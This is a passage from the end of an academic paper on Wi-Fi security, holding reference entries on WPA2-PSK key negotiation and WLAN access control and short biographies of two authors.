- [27] J. Guo, M. Wang, H. Zhang, Y. Zhang, "A Secure Session Key Negotiation Scheme in WPA2-PSK Networks," *2020 IEEE Wireless Communications and Networking Conference (WCNC)*, Seoul, Korea (South), 2020, pp. 1-6.
- [28] M. C. Ghanem, D. N. Ratnayake, "Enhancing WPA2-PSK four-way handshaking after re-authentication to deal with de-authentication followed by brute-force attack a novel re-authentication protocol," *2016 International Conference On Cyber Situational Awareness, Data Analytics And Assessment (CyberSA)*, London, UK, 2016, pp. 1-7.
- [29] C. Pisa, A. Caponi, T. Dargahi, G. Bianchi, N. Blefari-Melazzi, "WI-FAB: Attribute-Based Wlan Access Control, without Pre-Shared Keys and Backend Infrastructures," *The 8th ACM International Workshop on Hot Topics in Planet-scale mObile computing and online Social networking*, ACM, 2016, pp. 31-36.
- [30] C. Pisa, T. Dargahi, A. Caponi, G. Bianchi, N. Blefari-Melazzi, "On the feasibility of attribute-based encryption for WLAN access control," *2017 IEEE 13th International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob)*, Rome, Italy, 2017, pp. 1-8.

## BIOGRAPHIES OF AUTHORS



Chin-Ling Chen received the BS degree from National Taiwan University in 1988, the Master degree in Management Information System from University of Wisconsin, Milwaukee, in 1992 and the Ph.D degree in Information Management from National Taiwan University of Science and Technology, 1999. Since the spring of 1999, he has joined the faculty of Department of Information Management at National Pingtung University, Taiwan. His research interests include Internet QoS, network technology and network security. He is a member of IEICE.



Supaporn Punya was born in 1997. Currently, she is an undergraduate student of Computer Science Department, Rajamangala University of Technology Thanyaburi, Thailand.